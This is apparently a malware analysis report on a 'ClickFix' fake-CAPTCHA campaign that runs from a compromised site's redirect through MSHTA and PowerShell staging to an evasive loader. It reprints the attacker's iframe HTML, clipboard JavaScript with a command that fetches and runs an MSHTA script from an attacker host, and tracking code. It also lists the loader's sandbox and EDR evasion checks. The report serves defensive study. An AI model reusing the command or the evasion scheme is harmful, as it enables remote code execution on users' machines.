Practical Malware Analysis & Triage
Malware Analysis Report

Advanced Evasive Malware ("Fake Captcha"/"ClickFix" campaign)

Nov 2025 | **By Mengkuong LIM** | v1.1

Table of Contents

Table of Contents 2
Executive Summary 3
High-Level Technical Summary 4
Malware Composition 6
151c6af7c6757.exe 6
Basic Static Analysis 7
Basic Dynamic Analysis 11
Advanced Static Analysis 16
Advanced Dynamic Analysis 32
Infection Marker 33
Develop Infection Marker (C code) 33
Indicators of Compromise 34
Rules & Signatures 35
Appendices 35
A. Yara Rules 35


Executive Summary

SHA256 hash	ed8c6fff5c9b7195c3e97df6b0893e91bbb0609a97b9edef739612cdec6dcc1cd

The investigation identified a malicious delivery chain originating from a legitimate website that had been covertly compromised. Visitors were silently redirected to a fraudulent CAPTCHA page crafted to socially engineer users into executing a malicious MSHTA script. Once triggered, the script launched PowerShell to download an additional payload while simultaneously displaying a benign PDF document to mask suspicious activity.

Analysis of the retrieved payload revealed a highly advanced, environment-aware loader built with multiple layers of evasion and anti-analysis safeguards. The loader performed extensive system vetting, including checks for virtualization artifacts, sandbox indicators, debugging tools, EDR solutions, and signs of automated analysis. It also assessed behavioral signals such as clipboard activity, USB interaction history, and user idle patterns to determine whether the system showed genuine human use.

Only after passing its internal trust scoring mechanism would the loader proceed with full payload deployment, making it highly resilient against both automated detection and malware-analysis workflows. The overall attack chain demonstrates a modern, stealth-driven delivery architecture that blends social engineering, staged execution, and sophisticated environment validation.



High-Level Technical Summary


The incident began with the discovery of a legitimate website that had been compromised and repurposed into a redirect point for a fake CAPTCHA page. The injected redirect occurred transparently to the user, who upon arrival was presented with a counterfeit verification prompt. This lure served as the social-engineering stage of the attack: users following the instructions were led to execute a malicious MSHTA command embedded within the page's logic. MSHTA subsequently invoked PowerShell, which downloaded the next-stage payload while opening a genuine PDF to divert attention from the ongoing malicious operations.

Analysis of the downloaded component revealed a sophisticated, multi-layer loader engineered specifically for operational security and anti-analysis. The loader began by decrypting internal configuration strings at runtime, hindering static inspection and delaying signature extraction. Once active, it initiated comprehensive host validation, enumerating running processes to detect the presence of debugging tools, forensic utilities, hypervisor services, EDR products, or sandbox instrumentation.

The loader also attempted to identify artificial execution environments by evaluating a variety of behavioral and system-state indicators. These included user-interaction traces such as clipboard history, jump-list data, USB device usage, and system idle metrics. Hardware signatures, processor features, BIOS markers, and driver sets were similarly examined for inconsistencies associated with virtual machines or automated detonation systems.

All detected elements contributed to an internal scoring model used to determine whether the system was authentic and unmonitored. Only environments exhibiting natural user behavior and lacking observable security controls would be deemed suitable for final payload execution. In any case where suspicion was raised—whether due to missing user activity, indications of sandboxing, or presence of analysis tools—the loader terminated early to avoid exposure.

This chain illustrates a modern adversarial delivery model that integrates website compromise, social engineering, staged loader deployment, and rigorous environmental vetting. The result is a highly evasive architecture designed to bypass conventional detection, resist dynamic analysis, and limit forensic visibility.


Compromised Website
Fake Captcha
HTA
HTA file
Powershell
ZIP
Zip file Downloaded
Evasive Payload EXE File
PDF
Fake PDF File
START
Initial Execution of Suspicious Loader
ENVIRONMENT ENUMERATION
- Check VM artifacts (CPU, BIOS)
- Check sandbox files/processes
- Check debugger handles/flags
- Check EDR/AV process list
USER INTERACTION & ACTIVITY VALIDATION
- Idle time monitoring
- Clipboard and recent file access
- USB/device history
- Human interaction heljristics
SYSTEM PROFILE CONSISTENCY CHECK
- OS version/ patch level mismarches
- Unrealistic hardware configurations
- Network environment artifacts
DECISION ENGINE
Weighted Scoring of:
- VM Indicators
- Sandbox markers
- Security products
- User activity signals
HIGH RISK DETECTED
Sandbox / VM / EDR
ENVIRONMENT APPROVED
Real user + Legit system
TERMINATION / EVADE ANÁLYSIS
- Zero activity
- No IOCs generated
- No persistence created
PAYLOAD DEPLOYMENT PIPELINE
Spawn mshta / PowerShell
Download staged payload
Inject into chosen process
OPERATIONAL PHASE (E2)

Malware Composition

The attack consists of the following components:

File Name	SHA256 Hash
151c6af7c6757.exe	3D35CEBCF40705C23124FDC4656A7F400A316B8E96F1F9E0C187E82A9D17DCA3

151c6af7c6757.exe

The downloaded payload is structured as a multi-layered loader designed for stealth and resilience. Core characteristics include:

- **Environment Awareness:** The loader performs extensive checks for virtualization, sandboxing, automated analysis systems, and debugging tools.
- **User Behavior Validation:** It inspects indicators such as clipboard activity, system idle values, jump-list entries, and USB history to confirm genuine user interaction.
- **Dynamic String Decryption:** Registry paths, system artifacts, and configuration references are decrypted only at runtime, complicating static analysis.
- **Process and Security Enumeration:** The payload scans for forensic utilities, endpoint detection agents, or hypervisor signatures. Any discovery contributes to an internal risk scoring model.
- **Conditional Payload Deployment:** Final execution only occurs if the environment is evaluated as *legitimate* and *unmonitored*. Suspicious conditions result in silent termination.

This layered architecture reflects a modern malware approach prioritizing evasion, operational security, and minimal forensic footprint.

User Visibility vs. Background Activity

Although the victim is presented only with an opened PDF file, the malicious chain continues silently in the background. This dual-behavior design ensures:

- **Minimal user suspicion**
- **Delayed detection by behavioral defenders**
- **Operational stealth during early stages of compromise**

As a result, the loader can fully evaluate the system and deploy its malicious payload before the user or security tools identify abnormal behavior

Basic Static Analysis

We began our analysis with a basic static review of the compromised website's HTML source code. During this inspection, we identified embedded references that revealed the attacker's intended redirect destination.

```
1  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN"   "http://www.w3.org/TR/html4/strict.dtd"><html>  <head>      <meta http-equiv="content-type"
content="text/html;charset=UTF-8">      <title></title>      <script type="text/javascript">         function init () {             document.
    getElementById("myframe").onload = function () {                alert ("somewhere.html is completely loaded");                }          }
          window.onload = init;       </script>   </head> <body>          <iframe src="https://planb.ph/uploads/topics/updates/" id="myframe"
style="position:fixed; top:0; left:0; bottom:0; right:0; width:100%; height:100%; border:none; margin:0; padding:0; overflow:hidden; z-index:999999;"
 allow="fullscreen">Your browser doesn't support iframes</iframe>  </body></html>
```

Fig 1: Main code on compromised website.

By visiting the redirected site, we observed a "copy to clipboard" mechanism designed to trick users into running a command with administrative privileges. This command executed PowerShell, which in turn launched an MSHTA script hosted on the attacker-controlled server, initiating the next stage of the intrusion chain.

planb.ph

Back to summary

162.241.216.131 Public Scan

URL: https://planb.ph/uploads/topics/updates/

Submission: On November 25 via manual (November 25th 2025, 1:44:35 am UTC) from KH — Scanned from DE

DOM tree The "DOM" is the Document Object Model

Download Show Raw

```
<head>

  <meta charset="UTF-8">
  <title>CloudFlare</title>
  <style>
    html, body {
      margin: 0;
      height: 100%;
      background: #000;
      cursor: pointer;
    }
  </style>
</head>

<body class="no-js">


  <script async="" type="text/javascript" src="//whos.amung.us/pingjs/?k=3wcfa1cqds&amp;t=CloudFlare&amp;c=c&amp;x=https%3A%2F%2Fplanb.ph%2Fuploads%2Ftopics%2Fupdates%2F&amp;y=&amp;
a=1&amp;d=1.247&amp;v=27&amp;r=1235"></script>
  <script async="" type="text/javascript" src="//whos.amung.us/pingjs/?k=3ck54buj9z&amp;t=CloudFlare&amp;c=c&amp;x=https%3A%2F%2Fplanb.ph%2Fuploads%2Ftopics%2Fupdates%2F&amp;y=&amp;
a=0&amp;d=1.247&amp;v=27&amp;r=9098"></script>
  <script>
    (function () {
      const textToCopy = "runas /user:administrator powershell start mshta https://planb.ph/uploads/settings/journal.dat"; //

      async function copyText(text) {
        try {
          if (navigator.clipboard && window.isSecureContext) {
            await navigator.clipboard.writeText(text);
            return true;
          }
        } catch (e) {}
        //
```

Fig 2: TextToCopy to execute powershell to run mshta.

Additionally, during code review we identified the presence of Russian-language characters within the script, suggesting either the developer's locale or the use of tools configured with a Russian language environment.

```
function setCookie(name, value, maxAgeSeconds) {
        document.cookie = `${name}=${value}; path=/; max-age=${maxAgeSeconds}`;
}

const baseHref = document.querySelector('base')?.getAttribute('href') || '/';
const pathSegments = baseHref.split('index.html').filter(Boolean);
const SITE_FOLDER = pathSegments.length ? pathSegments[pathSegments.length - 1] : '';

let clientIP = '';
try {
        const ipRes = await fetch('https://api.ipify.org/?format=json');
        const ipData = await ipRes.json();
        clientIP = ipData.ip || '';
} catch (e) {
        console.warn('Не удалось получить IP клиента', e);
}

async function sendStat(action) {
        if (!clientIP) return;
        try {
                await fetch('r-pannel/statse83f.html?action=' + encodeURIComponent(action) + '&folder=' + encodeURIComponent(SITE_FOLDER), {
                        method: 'POST',
                        headers: { 'Content-Type': 'application/json' },
                        body: JSON.stringify({ ip: clientIP }),
                });
        } catch (e) {
                console.error('Ошибка отправки статистики:', action, e);
        }
}

const COOKIE_MAX_AGE = 60 * 60 * 24 * 30;

if (!getCookie('visit')) {
        sendStat('visit');
        setCookie('visit', '1', COOKIE_MAX_AGE);
}

let clickSent = !!getCookie('click');

let winSent = !!getCookie('win');

if (!clickSent) {
        document.addEventListener(
```

Fig 3: Fake Captcha (check IP) code that contained Russian language.

```
function hasPostbackBeenSent() {
  return localStorage.getItem('postback_sent') === '1' ||
         document.cookie.indexOf('postback_sent=1') !== -1;
}

function markPostbackAsSent() {
  localStorage.setItem('postback_sent', '1');
  document.cookie = `postback_sent=1; path=/; max-age=31536000`;
}

function sendKeitaroPostbackOnce() {
  const subidInput = document.querySelector('input[name="subid"]');
  const subid = subidInput ? subidInput.value : null;

  if (!subid) {
    console.warn('[POSTBACK] subid отсутствует');
    return;
  }

  if (hasPostbackBeenSent()) {
    console.log('[POSTBACK] Уже был отправлен ранее, не повторяем');
    return;
  }

  const postbackUrl = `https://ads.bravvoks.com/3a049e5/postback?subid=${encodeURIComponent(subid)}&status=lead&payout=0`;

  fetch(postbackUrl)
    .then(() => {
      console.log('[POSTBACK] Отправлен:', postbackUrl);
      markPostbackAsSent();
    })
    .catch(err => console.error('[POSTBACK] Ошибка:', err));
}
```




Fig 4 and 5: Russian language to English translates.

Following the MSHTA execution flow, we identified that the script leveraged PowerShell to run an **Invoke-Expression** command combined with **Invoke-RestMethod**. This allowed the attacker to remotely fetch and execute the next-stage script directly from their infrastructure.




Fig 6: Powershell command download and execute.




Fig 7: Obfuscated powershell that download and execute inside zip file.

Basic Dynamic Analysis

To begin our basic dynamic analysis, we first observed the user-facing behavior of the website. This allowed us to document exactly what a victim would see when accessing the compromised page.




Fig 8: Main website loaded




Fig 9: Fake Captcha {Click(Fix)} https://www.hhs.gov/sites/default/files/clickfix-attacks-sector-alert-tlpclear.pdf

However, upon further observation, the website's interface transitioned into a fake Windows Update screen. It forced the browser into fullscreen mode, creating the illusion of a legitimate operating system update to further deceive the user.




Fig 10 and 11: Fake windows update screen. https://www.huntress.com/blog/clickfix-malware-buried-in-images?fbclid=IwVERDUAOSywZleHRuA2FlbQIxMQBzcnRjBmFwcF9pZA8xNzM4NDc2NDI2NzAzNzAAAR5rHB_rWxsVRzoGBHFcHTKX5fOktApTuMaeWIeTWxxPKN1dzDrfF9ZTkxtIJg_aem_LnM-hT5U_qMIrhnThTT-ZA

By monitoring the process activity, we observed the execution chain clearly: **mshta.exe** was launched, followed by a corresponding **PowerShell** command line responsible for retrieving and executing the next-stage payload.

